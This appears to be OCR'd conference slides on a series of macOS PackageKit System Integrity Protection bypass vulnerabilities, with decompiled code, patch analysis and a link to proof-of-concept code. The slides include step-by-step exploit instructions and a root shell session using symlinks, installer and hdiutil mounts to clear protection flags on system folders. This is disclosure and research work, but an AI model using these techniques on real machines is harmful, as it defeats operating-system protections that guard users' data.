
CVE-2022-23497

The New Challenge & Solution

shove[29595]: [resolved_dest.st_dev != src.st_dev] not resolving symlink.
Following symlinks cross device is not permitted with SIP privs.
src_path=/tmp/.exploit/.PKInstallSandboxManager-SystemSoftware/
BC1F68E6-2514-4DBD-94A9-51D9B9CD3E65.activeSandbox/Root/Library
resolved_dest=/Library

ln -s /tmp/fake_sbx /tmp/.exploit/.PKInstallSandboxManager-SystemSoftware/
BC1F68E6-2514-4DBD-94A9-51D9B9CD3E65.activeSandbox
(then resolved_dest.st_dev == src.st_dev)

https://youtu.be/Min4yeOXL88



CVE-2022-23497

Patch in macOS 13.2

```
1  __int64 __fastcall PKSIPFullyProtected(__int64 a1)
2  {
3    __int64 result; // rax
4
5    if ( (unsigned int)rootless_check_trusted_fd(a1) )
6      LOBYTE(result) = 0;
7    else
8      LOBYTE(result) = (unsigned int)rootless_protected_volume_fd((unsigned int)a1) == 1;
9    return (unsigned __int8)result;
10 }
```

Bypass the patch Again!!

PackageKit

Available for: macOS Ventura

Impact: An app may be able to modify protected parts of the file system

Description: A logic issue was addressed with improved checks.

CVE-2023-23538: Mickey Jin (@patch1t)

CVE-2023-27962: Mickey Jin (@patch1t)

CVE-2023-27962

NEW Ridiculous Issue Introduced!

```
 9  v5 = objc_msgSend(&OBJC_CLASS___NSBundle, "bundleForClass:", v4);
10  shoveToolPath = objc_msgSend(v5, "pathForResource:ofType:", &cfstr_Shove, 0LL);
11  if...
12  v6 = objc_msgSend(self, "sandbox");
13  v7 = (void *)-[PKInstallSandbox payloadDirectory](v6);
14  v8 = objc_msgSend(self, "request");
15  v9 = objc_msgSend(v8, "destinationPath");
16  v10 = objc_msgSend(&OBJC_CLASS___NSFileManager, byte_7FF832B63C06);
17  v46 = a3;
18  v11 = objc_msgSend(v10, byte_7FF832B79F08, v7, a3);
19  v12 = objc_msgSend(v11, "count");
20  v13 = (const char *)objc_msgSend(v7, "UTF8String");
21  v14 = (const char *)objc_msgSend(v9, "UTF8String");
22  syslog_DARWIN_EXTSN(118, "PackageKit: Shoving %s (%d items) to %s", v13, (unsigned int)v12, v14);
23  if ( !v12 )
24    return 1;
25  objc_msgSend(self, "_moveActiveDYLDCacheIfNeeded");
26  v15 = objc_msgSend(self, "request");
27  if...
28  v21 = objc_msgSend(&OBJC_CLASS___NSArray, "arrayWithObjects:", &stru_7FF855BB9D88, &cfstr_S_0, v7, v9, 0LL);
29  if ( !(unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
30    goto LABEL_12;
31  v47 = v21;
32  v22 = (const char *)objc_msgSend(shoveToolPath, "fileSystemRepresentation");
33  v23 = open(v22, 0x220000);
34  if ( v23 >= 0 )
35  {
36    v24 = v23;
37    if ( !(unsigned __int8)PKSIPFullyProtected((unsigned int)v23) )
38    {
39      v47 = objc_msgSend(&off_7FF855BD3D30, "arrayByAddingObjectsFromArray:", v47);
40      v25 = (const char *)objc_msgSend(v7, "UTF8String");
41      syslog_DARWIN_EXTSN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v25);
42    }
    close(v24);
00070CDC -[PKShoveInstallOperation _shoveExtractedRootOntoDestinationReturningError:]:32 (7FF8326EDCDC)
```

shoveToolPath is SIP fully protected

/System/Library/PrivateFrameworks/PackageKit.framework/Resources/shove

Always TRUE!!!

CVE-2023-27962

The exploit

- Code
  - https://github.com/jhftss/POC/tree/main/CVE-2023-27962
- Demo
  - https://youtu.be/rEkLNAtS5U4

CVE-2023-27962

Patch Again in macOS 13.3 Immediately

Check the extracted payload path

```
24  v5 = -[PKShoveInstallOperation sandbox](self, "sandbox");
25  payloadDir = (void *)-[PKInstallSandbox payloadDirectory](v5);
26  v7 = -[PKShoveInstallOperation request](self, "request");
27  v8 = objc_msgSend(v7, "destinationPath");
28  v9 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
29  v10 = objc_msgSend(v9, "contentsOfDirectoryAtPath:error:", payloadDir, a3);
30  v11 = objc_msgSend(v10, "count");
31  v12 = (const char *)objc_msgSend(payloadDir, "UTF8String");
32  v13 = (const char *)objc_msgSend(v8, "UTF8String");
33  syslog_DARWIN_EXTSN(118, "PackageKit: Shoving %s (%d items) to %s", v12, (unsigned int)v11, v13);
34  if ( !v11 )
35    return 1;
36  -[PKShoveInstallOperation _moveActiveDYLDCacheIfNeeded](self, "_moveActiveDYLDCacheIfNeeded");
37  v14 = -[PKShoveInstallOperation request](self, "request");
38  if...
39  v20 = objc_msgSend(&OBJC_CLASS___NSArray, "arrayWithObjects:", CFSTR("-f"), CFSTR("-s"), payloadDir, v8, 0LL);
40  if ( !(unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
41    goto LABEL_12;
42  v48 = v20;
43  v21 = (const char *)objc_msgSend(payloadDir, "fileSystemRepresentation");
44  v22 = open(v21, 0x220000);
45  if ( v22 >= 0 )
46  {
47    v23 = v22;
48    if ( !(unsigned __int8)PKSIPFullyProtected((unsigned int)v22) )
49    {
50      v48 = objc_msgSend(&off_7FF9426B57F0, "arrayByAddingObjectsFromArray:", v48);
51      v24 = (const char *)objc_msgSend(payloadDir, "UTF8String");
52      syslog_DARWIN_EXTSN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v24);
53    }
54    close(v23);
00070E2D -[PKShoveInstallOperation _shoveExtractedRootOntoDestinationReturningError:]:46 (7FF902908E2D)
```

Bypass the patch Again!!!

PackageKit

Available for: macOS Ventura

Impact: An app may be able to modify protected parts of the file system

Description: The issue was addressed with improved checks.

CVE-2023-38564: Mickey Jin (@patch1t)

CVE-2023-35864

The issues

```
24  v5 = -[PKShoveInstallOperation sandbox](self, "sandbox");
25  payloadDir = (void *)-[PKInstallSandbox payloadDirectory](v5);
26  v7 = -[PKShoveInstallOperation request](self, "request");
27  v8 = objc_msgSend(v7, "destinationPath");
28  v9 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
29  v10 = objc_msgSend(v9, "contentsOfDirectoryAtPath:error:", payloadDir, a3);
30  v11 = objc_msgSend(v10, "count");
31  v12 = (const char *)objc_msgSend(payloadDir, "UTF8String");
32  v13 = (const char *)objc_msgSend(v8, "UTF8String");
33  syslog_DARWIN_EXTSN(118, "PackageKit: Shoving %s (%d items) to %s", v12, (unsigned int)v11, v13);
34  if ( !v11 )
35    return 1;
36  -[PKShoveInstallOperation _moveActiveDYLDCacheIfNeeded](self, "_moveActiveDYLDCacheIfNeeded");
37  v14 = -[PKShoveInstallOperation request](self, "request");
38  if...
39  v20 = objc_msgSend(&OBJC_CLASS___NSArray, "arrayWithObjects:", CFSTR("-f"), CFSTR("-s"), payloadDir, v8, 0LL);
40  if ( !(unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
41    goto LABEL_12;
42  v48 = v20;
43  v21 = (const char *)objc_msgSend(payloadDir, "fileSystemRepresentation");
44  v22 = open(v21, 0x220000);
45  if ( v22 >= 0 )
46  {
47    v23 = v22;
48    if ( !(unsigned __int8)PKSIPFullyProtected((unsigned int)v22) )
49    {
50      v48 = objc_msgSend(&off_7FF9426B57F0, "arrayByAddingObjectsFromArray:", v48);
51      v24 = (const char *)objc_msgSend(payloadDir, "UTF8String");
52      syslog_DARWIN_EXTSN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v24);
53    }
54    close(v23);
00070E2D -[PKShoveInstallOperation _shoveExtractedRootOntoDestinationReturningError:]:46 (7FF902908E2D)
```

The Install sandbox repository could be controlled from a disk image volume

Open with the flag “O_SYMLINK”
Not “O_NOFOLLOW_ANY”

CVE-2023-35864
Install Sandbox Repository

Returned (and Created) by the function **-[PKInstallSandboxManager _sandboxRepositoryForDestination:forSystemSoftware:create:error:]**

- Install target is on the root volume "**/**":
  - For Apple-signed PKGs : /Library/Apple/System/Library/InstallerSandboxes**/.PKInstallSandboxManager-SystemSoftware**
  - For other PKGs : /Library/InstallerSandboxes**/.PKInstallSandboxManager**
- Install target is not on the root volume:
  - For Apple-signed PKGs : $targetVolume**/.PKInstallSandboxManager-SystemSoftware**
  - For other PKGs : $targetVolume**/.PKInstallSandboxManager**

CVE-2023-35864

Exploit via the mount trick

1. Create a DMG file and mount it to the directory **/tmp/.exploit**
2. Install an Apple-signed PKG to the volume **/tmp/.exploit**
3. In the function **-[PKInstallSandboxManager _sandboxRepositoryForDestination:forSystemSoftware:create:error:]**, once it creates and returns the path **/tmp/.exploit/.PKInstallSandboxManager-SystemSoftware** (inside the DMG volume) as its **sandbox repository**, I can eject the DMG volume immediately. Then the sandbox repository will be on the root volume, with the prefix path **/tmp/.exploit**
4. Next, the service will create the **restricted payload directory** inside the sandbox repository by using the API **rootless_mkdir_restricted**.
5. The payload directory is restricted, so the shove command will not drop the SIP privilege.
6. The payload directory can’t be modified directly, but I can mount another DMG file to **/tmp/.exploit** again. Then it will become unrestricted and thus I can deploy my malicious payload there

CVE-2023-35864

Patch in macOS 13.5

```
23  v5 = (PKInstallSandbox *)-[PKShoveInstallOperation sandbox](self, "sandbox");
24  if ( v5 )
25    trustedSystemSandbox = v5->_trustedSystemSandbox;
26  else
27    trustedSystemSandbox = 0;
28  v6 = -[PKShoveInstallOperation sandbox](self, "sandbox");
29  v7 = (void *)-[PKInstallSandbox payloadDirectory](v6);
30  v8 = -[PKShoveInstallOperation request](self, "request");
31  v9 = objc_msgSend(v8, "destinationPath");
32  v10 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
33  v11 = objc_msgSend(v10, "contentsOfDirectoryAtPath:error:", v7, a3);
34  v12 = objc_msgSend(v11, "count");
35  v42 = v7;
36  v13 = (const char *)objc_msgSend(v7, "UTF8String");
37  v39 = v9;
38  v14 = objc_msgSend;
39  v15 = (const char *)objc_msgSend(v9, "UTF8String");
40  syslog_DARWIN_EXTSN(118, "PackageKit: Shoving %s (%d items) to %s", v13, (unsigned int)v12, v15);
41  if ( !v12 )
42    return 1;
43  -[PKShoveInstallOperation _moveActiveDYLDCacheIfNeeded](self, "_moveActiveDYLDCacheIfNeeded");
44  v16 = -[PKShoveInstallOperation request](self, "request");
45  if ( (unsigned __int8)objc_msgSend(v16, "_isOSInstall")
46    || (v17 = -[PKShoveInstallOperation request](self, "request"),
47        (unsigned __int8)objc_msgSend(v17, "_isSoftwareUpdateOSInstall")) )
48  {
49    v18 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
50    v19 = -[PKShoveInstallOperation sandbox](self, "sandbox");
51    v20 = -[PKInstallSandbox payloadDirectory](v19);
52    v21 = objc_msgSend(v18, "attributesOfItemAtPath:error:", v20, 0LL);
53  }
54  else
55  {
56    v21 = 0LL;
57  }
58  v22 = v42;
59  v43 = objc_msgSend(&OBJC_CLASS___NSArray, "arrayWithObjects:", &stru_7FF956B9A9B8, &cfstr_S_0, v42, v39, 0LL);
60  if ( (unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() && !trustedSystemSandbox )
61  {
62    v43 = objc_msgSend(&off_7FF956BB4988, "arrayByAddingObjectsFromArray:", v43);
63    v23 = (const char *)objc_msgSend(v22, "UTF8String");
64    syslog_DARWIN_EXTSN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v23);
65  }
00070B38 -[PKShoveInstallOperation _shoveExtractedRootOntoDestinationReturningError:]:25 (7FF916E2FB38)
```

CVE-2023-35864

Mitigation in macOS 13.5

👍 Apple took my suggestion (P79 of the slides at POC2022)

Before the patch:  + **Install to other volumes (Not “/”)** -> system_installd

After the patch:  + **Install to other volumes (Not “/”)** -> installd

Bypass the patch Again!!!!

PackageKit

Available for: macOS Sonoma

Impact: An app may be able to access user-sensitive data

Description: A logic issue was addressed with improved checks.

CVE-2023-42853: Mickey Jin (@patch1t)

Entry added February 16, 2024

CVE-2023-42853

Review the Shove logic Again

```
285     if ( PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
286     {
287       orig_dest_fd = (unsigned int)objc_msgSend(v234, "fileDescriptor");
288       if ( !PKSIPFullyProtected(orig_dest_fd) )
289       {
290         resolved_dest_fd = (unsigned int)objc_msgSend(v66, "fileDescriptor");
291         if ( PKSIPFullyProtected(resolved_dest_fd) )
292         {
293           v83 = v61;
294           v84 = v237;
295           v85 = objc_msgSend(
296                   &OBJC_CLASS___NSString,
297                   "stringWithFormat:",
298                   CFSTR("[resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=%@ resolved_dest=%@"),
299                   v237,
300                   v83);
301           v86 = objc_retainAutoreleasedReturnValue(v85);
302           -[PKCoreShove logWithLevel:withMessage:](a1);
303 LABEL_46:
304           v88 = v86;
305           v34 = v245;
306           goto LABEL_47;
307         }
308       }
0002DDC5 -[PKCoreShove shoveOneLevel:dest:]:291 (7FF916DECDC5)
```

```
1  __int64 __fastcall PKSIPFullyProtected(__int64 a1)
2  {
5    if ( (unsigned int)rootless_check_trusted_fd(a1) )
6      LOBYTE(result) = 0;
7    else
8      LOBYTE(result) = (unsigned int)rootless_protected_volume_fd((unsigned int)a1) == 1;
9    return (unsigned __int8)result;
10 }
```

trusted==SF_RESTRICTED, what about the resolved_dest has the flag SF_NOUNLINK?

CVE-2023-42853

Clear the SF_NOUNLINK Flag

```
sh-3.2# ln -s /Library/Application\ Support/ /Library/Application\ Support/ResearchSoft
sh-3.2# open /var/log/install.log
sh-3.2# ls -laO /Library/Application\ Support/
total 0
drwxr-xr-x  16 root               admin  sunlnk     512 Aug 23 11:21 .
drwxr-xr-x  65 root               wheel  sunlnk    2080 Aug  9 10:26 ..
drwxr-xr-x  10 root               wheel  -          320 Aug  9 10:27 Apple
drwx------@  5 root               admin  -          160 May 20  2022 ApplePushService
drwxr-xr-x  12 root               wheel  -          384 Aug  5 14:21 BTServer
drwxrwxr-x   5 root               admin  -          160 Aug  9 10:26 CrashReporter
drwxr-xr-x   3 root               wheel  -           96 Aug  5 14:21 Mozilla
drwxrwxr-t   2 root               admin  -           64 Aug  5 14:21 ProApps
lrwxr-xr-x   1 root               admin  -           29 Aug 23 11:21 ResearchSoft -> /Library/Application Support/
drwxr-xr-x   3 root               wheel  -           96 Aug  5 14:21 Script Editor
drwxr-xr-x  19 root               wheel  -          608 Aug 31  2021 VMware Tools
drwxr-xr-x@  4 root               wheel  restricted  128 Aug  9 10:28 com.apple.TCC
drwxr-xr-x   3 root               admin  -           96 Aug  9 10:29 com.apple.TVIdleScreen
drwxrwxr-x   2 _backgroundassets  wheel  -           64 Aug  5 14:21 com.apple.backgroundassets.user
drwxr-xr-x   7 root               admin  -          224 Jun  6 09:17 com.apple.idleassetsd
drwxr-xr-x   3 root               wheel  -           96 Aug  5 14:21 iLifeMediaBrowser
sh-3.2# installer -pkg /tmp/PagesEndNote.pkg -target /
installer: Package name is Pages EndNote Plug-in
installer: Installing at base path /
installer: The install was successful.
sh-3.2# ls -laO /Library/Application\ Support/
total 0
drwxr-xr-x  17 root               admin  -          544 Aug 23 11:22 .
drwxr-xr-x  65 root               wheel  sunlnk    2080 Aug  9 10:26 ..
drwxr-xr-x  10 root               wheel  -          320 Aug  9 10:27 Apple
drwx------@  5 root               admin  -          160 May 20  2022 ApplePushService
drwxr-xr-x  12 root               wheel  -          384 Aug  5 14:21 BTServer
drwxrwxr-x   5 root               admin  -          160 Aug  9 10:26 CrashReporter
drwxr-xr-x   3 root               wheel  -           96 Aug  7  2021 EndNote
drwxr-xr-x   3 root               wheel  -           96 Aug  5 14:21 Mozilla
drwxrwxr-t   2 root               admin  -           64 Aug  5 14:21 ProApps
lrwxr-xr-x   1 root               admin  -           29 Aug 23 11:21 ResearchSoft -> /Library/Application Support/
drwxr-xr-x   3 root               wheel  -           96 Aug  5 14:21 Script Editor
drwxr-xr-x  19 root               wheel  -          608 Aug 31  2021 VMware Tools
drwxr-xr-x@  4 root               wheel  restricted  128 Aug  9 10:28 com.apple.TCC
drwxr-xr-x   3 root               admin  -           96 Aug  9 10:29 com.apple.TVIdleScreen
drwxrwxr-x   2 _backgroundassets  wheel  -           64 Aug  5 14:21 com.apple.backgroundassets.user
drwxr-xr-x   7 root               admin  -          224 Jun  6 09:17 com.apple.idleassetsd
drwxr-xr-x   3 root               wheel  -           96 Aug  5 14:21 iLifeMediaBrowser
sh-3.2# hdiutil create -size 10m -volname .exploit -ov /tmp/disk.dmg
created: /tmp/disk.dmg
sh-3.2# hdiutil attach /tmp/disk.dmg -mountpoint /Library/Application\ Support/
/dev/disk2              GUID_partition_scheme
/dev/disk2s1            Apple_APFS
```


Now Mountable!

